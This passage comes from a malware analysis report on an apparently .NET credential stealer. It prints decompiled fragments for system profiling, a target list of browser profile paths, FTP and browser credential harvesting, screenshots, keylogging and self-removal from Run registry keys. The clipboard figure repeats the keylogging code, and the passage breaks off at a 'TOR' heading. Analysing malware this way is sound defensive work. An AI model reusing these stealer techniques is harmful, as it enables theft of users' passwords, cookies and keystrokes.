


```
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create
  ("https://api.ipify.org%");
httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
httpWebRequest.KeepAlive = true;
httpWebRequest.Timeout = 10000;
httpWebRequest.AllowAutoRedirect = true;
httpWebRequest.MaximumAutomaticRedirections = 50;
httpWebRequest.Method = "GET";
httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64;
  x64; rv:80.0) Gecko/20100101 Firefox/80.0";
using (WebResponse response = httpWebRequest.GetResponse())
{
    if (Operators.CompareString(((HttpWebResponse)
      response).StatusDescription, "OK", false) == 0)
    {
        using (Stream responseStream = response.GetResponseStream
          ())
```

Figure(20): Get External IPs.

Memory

Malware can collect information about Memory and we can see that in the next figure..




```
    }
    else if (b_0 == global::A.b.B.B)
    {
        text = Conversions.ToString(Math.Round(Convert.ToDouble(Conversion.Val
          (computerInfo.TotalPhysicalMemory)) / 1024.0 / 1024.0, 2)) + " MB";
    }
    result = text;
}
catch (Exception ex)
{
    result = "Unknown";
}
return result;
```

Figure(21): Collect Information For Memory.

Processor

Malware get information about the processor and we can see that in the next figure




```
ComputerInfo computerInfo = new ComputerInfo();
ManagementObjectSearcher managementObjectSearcher = new
  ManagementObjectSearcher("SELECT * FROM Win32_Processor");
string text;
if (b_0 == global::A.b.B.A)
{
    text = computerInfo.OSFullName;
}
else if (b_0 == global::A.b.B.a)
{
    string text2;
    try
    {
        foreach (ManagementBaseObject managementBaseObject in
        managementObjectSearcher.Get())
        {
            ManagementObject managementObject = (ManagementObject)
        managementBaseObject;
            text2 = managementObject.GetPropertyValue("Name").ToString();
```

Figure(22): Collect Information For Porecessor.

Uninstall

Malware can uninstall itself and we can see that in the next figure.




```
string text = global::A.b.A(2, "");
if (text.Contains("uninstall"))
{
    try
    {
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\
        \CurrentVersion\\Windows", true).DeleteValue("Load");
    }
    catch (Exception ex)
    {
    }
    try
    {
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\
        \CurrentVersion\\Run", true).DeleteValue("%insregname%");
    }
    catch (Exception ex2)
    {
```

Figure(23): Malware Able to Uninstall itself.

cookies For Browsers

The malware attempts to get cookies from a list of browsers after collecting the cookies, it communicates with C@C and sends them to the attacker and we can see the results in the next figure




```
new global::A.b.Y<string, string, bool>("Opera Browser", Path.Combine(Environment.GetFolderPath
  (Environment.SpecialFolder.ApplicationData), "Opera Software\\Opera Stable"), true),
new global::A.b.Y<string, string, bool>("Yandex Browser", Path.Combine(folderPath, "Yandex\\YandexBrowser\\User
  Data"), true),
new global::A.b.Y<string, string, bool>("Iridium Browser", Path.Combine(folderPath, "Iridium\\User Data"),
  true),
new global::A.b.Y<string, string, bool>("Chromium", Path.Combine(folderPath, "Chromium\\User Data"), true),
new global::A.b.Y<string, string, bool>("7Star", Path.Combine(folderPath, "7Star\\7Star\\User Data"), true),
new global::A.b.Y<string, string, bool>("Torch Browser", Path.Combine(folderPath, "Torch\\User Data"), true),
new global::A.b.Y<string, string, bool>("Cool Novo", Path.Combine(folderPath, "MapleStudio\\ChromePlus\\User
  Data"), true),
new global::A.b.Y<string, string, bool>("Kometa", Path.Combine(folderPath, "Kometa\\User Data"), true),
new global::A.b.Y<string, string, bool>("Amigo", Path.Combine(folderPath, "Amigo\\User Data"), true),
new global::A.b.Y<string, string, bool>("Brave", Path.Combine(folderPath, "BraveSoftware\\Brave-Browser\\User
  Data"), true),
new global::A.b.Y<string, string, bool>("CentBrowser", Path.Combine(folderPath, "CentBrowser\\User Data"),
  true),
new global::A.b.Y<string, string, bool>("Chedot", Path.Combine(folderPath, "Chedot\\User Data"), true),
new global::A.b.Y<string, string, bool>("Orbitum", Path.Combine(folderPath, "Orbitum\\User Data"), true),
new global::A.b.Y<string, string, bool>("Sputnik", Path.Combine(folderPath, "Sputnik\\Sputnik\\User Data"),
  true),
new global::A.b.Y<string, string, bool>("Comodo Dragon", Path.Combine(folderPath, "Comodo\\Dragon\\User Data"),
  true),
new global::A.b.Y<string, string, bool>("Vivaldi", Path.Combine(folderPath, "Vivaldi\\User Data"), true),
new global::A.b.Y<string, string, bool>("Citrio", Path.Combine(folderPath, "CatalinaGroup\\Citrio\\User Data"),
  true),
new global::A.b.Y<string, string, bool>("360 Browser", Path.Combine(folderPath, "360Chrome\\Chrome\\User Data"),
  true),
new global::A.b.Y<string, string, bool>("Uran", Path.Combine(folderPath, "uCozMedia\\Uran\\User Data"), true),
new global::A.b.Y<string, string, bool>("Liebao Browser", Path.Combine(folderPath, "liebao\\User Data"), true),
new global::A.b.Y<string, string, bool>("Elements Browser", Path.Combine(folderPath, "Elements Browser\\User
```

Figure(24): cookies For Browsers.

Cookies For SQLite

The malware collects Cookies for SQLite to send them to the attacker over C@C and we can see that in the next




```
// Token: 0x06000115 RID: 277 RVA: 0x0001C72C File Offset: 0x0001A92C
internal static List<global::A.b.x> aa()
{
    List<global::A.b.x> list = new List<global::A.b.x>();
    string path = Environment.GetFolderPath
      (Environment.SpecialFolder.ApplicationData) + Class0.Gf();
    if (File.Exists(path))
    {
        string text = global::A.b.e.c(File.ReadAllBytes(path));
        string[] array = text.Split(new char[]
        {
            '\n'
        });
        foreach (string text2 in array)
```

```
125 %
Locals
Name                                                              Value                                                        Type
System.Environment/*0x020000DE*/.GetFolderPath/*0x06000E67*...    @"C:\Users\[redacted]\AppData\Roaming"                       string
<PrivateImplementationDetails>{C258EF39-24E9-47A1-8F4B-0E38...    @"\MySQL\Workbench\workbench_user_data.dat"                  string
string.Concat/*0x06000551*/ returned                              @"C:\Users\[redacted]\AppData\Roaming\MySQL\Workbench\workbench...   string
list                                                              Count = 0x00000000                                           System.Collections.Generic.Lis
path                                                              @"C:\Users\[redacted]\AppData\Roaming\MySQL\Workbench\workbench...   string
```

Figure(25): Cookies For SQLite.

Cookies For FTP Application

The malware collects UserNames and PassWords for any FTP application and we can see that in the next figure




```
    global::A.b.A == Conversions.ToDouble("ftp"))
{
    stringBuilder.AppendLine("URL:        " + text5 + "<br>");
    stringBuilder.AppendLine("Username: " + text6 + "<br>");
    stringBuilder.AppendLine("Password: " + text7 + "<br>");
    stringBuilder.AppendLine("Application: " + text4 + "<br>");
    stringBuilder.AppendLine("<hr>");
}
```

Figure(26): Cookies For FTP Application.

Search UserName, Password for Browser

Malware searches for UserName and Password and we can see that in the next figure




```
string text4 = x.Browser;
string text5 = x.URL;
string text6 = x.UserName;
string text7 = x.Password;
if ((text5.Length > 1 | text4.Length > 1) & text6.Length > 1 & text7.Length >
1)
{
    if (global::A.b.A == 0)
    {
        list2.Add("[" + string.Join(",", new string[]
        {
            "\"" + text4 + "\"",
            "\"" + text5 + "\"",
            "\"" + Uri.EscapeDataString(text6) + "\"",
            "\"" + Uri.EscapeDataString(text7) + "\""
        }) + "]");
    }
    else if (global::A.b.A == 1 | global::A.b.A == 2 | global::A.b.A == 3)
    {
        stringBuilder.AppendLine("URL:" + text5 + global::A.b.e);
        stringBuilder.AppendLine("Username:" + text6 + global::A.b.e);
        stringBuilder.AppendLine("Password:" + text7 + global::A.b.e);
        stringBuilder.AppendLine("Application:" + text4 + global::A.b.e);
        stringBuilder.AppendLine(global::A.b.F);
    }
```

Figure(27): Collect UserNames, Passwords For Browsers.

Screenshots

Malware captures images from the infected machine and sends these images to c@c




```
Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width,
  global::A.B.Computer.Screen.Bounds.Height);
Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width,
  global::A.B.Computer.Screen.Bounds.Height);
EncoderParameters encoderParameters = new EncoderParameters(1);
System.Drawing.Imaging.Encoder quality =
  System.Drawing.Imaging.Encoder.Quality;
ImageCodecInfo encoder = global::A.b.A(ImageFormat.Jpeg);
EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
encoderParameters.Param[0] = encoderParameter;
Graphics graphics = Graphics.FromImage(bitmap);
Graphics graphics2 = graphics;
Point point = new Point(0, 0);
Point upperLeftSource = point;
Point upperLeftDestination = new Point(0, 0);
graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination,
  blockRegionSize);
MemoryStream memoryStream = new MemoryStream();
bitmap.Save(memoryStream, encoder, encoderParameters);
memoryStream.Position = 0L;
if (global::A.b.A == 0)
```

Figure(28): Malware Takes Screenshots.

Keystrokes

Keystrokes are recorded and sent to the C2 server and we can see that in the next figure.




```
// Token: 0x0600003F RID: 63
[DllImport("user32.dll")]
private static extern bool GetKeyboardState(byte[] byte_0);

// Token: 0x06000040 RID: 64
[DllImport("user32.dll")]
private static extern uint MapVirtualKey(uint uint_0, uint uint_1);

// Token: 0x06000041 RID: 65
[DllImport("psapi.dll")]
public static extern bool EnumProcessModules(IntPtr intptr_0, [MarshalAs(UnmanagedType.LPArray, Array
  UnmanagedType.U4)] [In] [Out] uint[] uint_0, uint uint_1, [MarshalAs(UnmanagedType.U4)] ref uint ui
```

Figure(29): Keystrokes.

clipboard

Malware Adds the specified window to the chain of clipboard viewers. So malware harvests data from the system clipboard and we can see that in the next figure.



```
// Token: 0x0600003F RID: 63
[DllImport("user32.dll")]
private static extern bool GetKeyboardState(byte[] byte_0);

// Token: 0x06000040 RID: 64
[DllImport("user32.dll")]
private static extern uint MapVirtualKey(uint uint_0, uint uint_1);

// Token: 0x06000041 RID: 65
[DllImport("psapi.dll")]
public static extern bool EnumProcessModules(IntPtr intptr_0, [MarshalAs(UnmanagedType.LPArray, Array
  UnmanagedType.U4)] [In] [Out] uint[] uint_0, uint uint_1, [MarshalAs(UnmanagedType.U4)] ref uint ui
```

Figure(30): clipboard.

TOR

